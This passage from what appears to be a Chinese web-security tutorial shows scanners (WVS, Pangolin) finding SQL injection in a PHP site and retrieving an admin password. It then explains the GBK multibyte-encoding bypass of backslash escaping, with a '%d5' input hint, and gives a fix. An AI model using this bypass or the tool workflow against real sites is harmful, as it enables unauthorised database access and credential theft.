


图5

下面，我们再来看另一款经典的检测工具WVS，它可以扫描任何能够通过Web浏览器访问和遵循HTTP/HTTPS规则的Web站点及Web应用程序，功能非常的强大，运行程序后点击“New Scan”新建一个扫描，填入要检测的站点，如图6，其它的都按照默认设置。由于它需要检测的项目非常全面，所以速度也相对较慢。如图7所示就是检测结果，从图中我们可以看到，“show.php”页面存在注入漏洞，而管理员密码的查询结果则如图8所示。




图6

针对网站的全面扫描与探测，我们使用上述两个工具就可以了，而对注入点的进一步利用，就要请出大名鼎鼎的Pangolin了，它能很好的支持PHP＋MySQL的注入，如图9所示就为目标站点的配置选项。




图7




图8

灵活的使用各种工具可以轻松的挖掘出脚本中的注入、跨站漏洞，也确实能省去我们很多的手工操作，但有时候工具也不是万能的，比如对上传，包含等漏洞就不能全面检测，同时还会出现遗漏与错误，所以我们仍然不能忽视对漏洞的手工测试与利用。




图9

接下来，我们看看PHP的多字节编码漏洞，由于其特殊性，利用工具很难确定漏洞是否存在，只能使用手工进行测试。这里先引用一下网上对多字节编码的描述，以让大家能够对多字节编码漏洞有一个明确的认识。

双字节编码，我们这里只简单提及汉字的GBK编码，至于“字符编码”的概念就复杂的多了。汉字的GBK编码是GB2312的扩展，扩展了对繁体中文字的支持，一个汉字用两个字节来表示，其首字节对应0x81-0xFE，尾字节对应0x40-0xFE（除掉0x7F），请注意这个尾字节范围——正好涵盖了反斜杠对应的ASCII码值“0x5C”，于是当我们提交0x81-0xFE范围的字符后，与“0x5C”字符会被合并编码为一个完整的汉字，原本用于转义敏感字符的反斜杠被“非法利用”了。

当PHP接收到变量后，将根据php.ini文件中“Default_Charset”的设置进行编码（如果注释掉该行，PHP将自动识别文件的编码方式，默认使用系统字符集来编码的）。页面输出则根据“Default_Charset”或者“header("content-type:test/html; charset=gb2312")”进行编码，如果我们将“gb2312”改为“utf-8”，PHP便会以utf-8方式进行编码了，这是后面我们将此问题由双字节扩大多字节的基础。

这个漏洞的触发条件为mysql必须满足character_set_client被设置为GBK等双（多）字节的语言编码，防范的方法其实非常简单，就是设置character_set_client变量为“binary”，也就是php提交的数据是啥就是啥。

理解了原理后，利用起来就简单的多了，提交“%d5”，如图10，用来转义的反斜杠被重新编码，随后的利用方式就与普通的注入没有任何区别了。

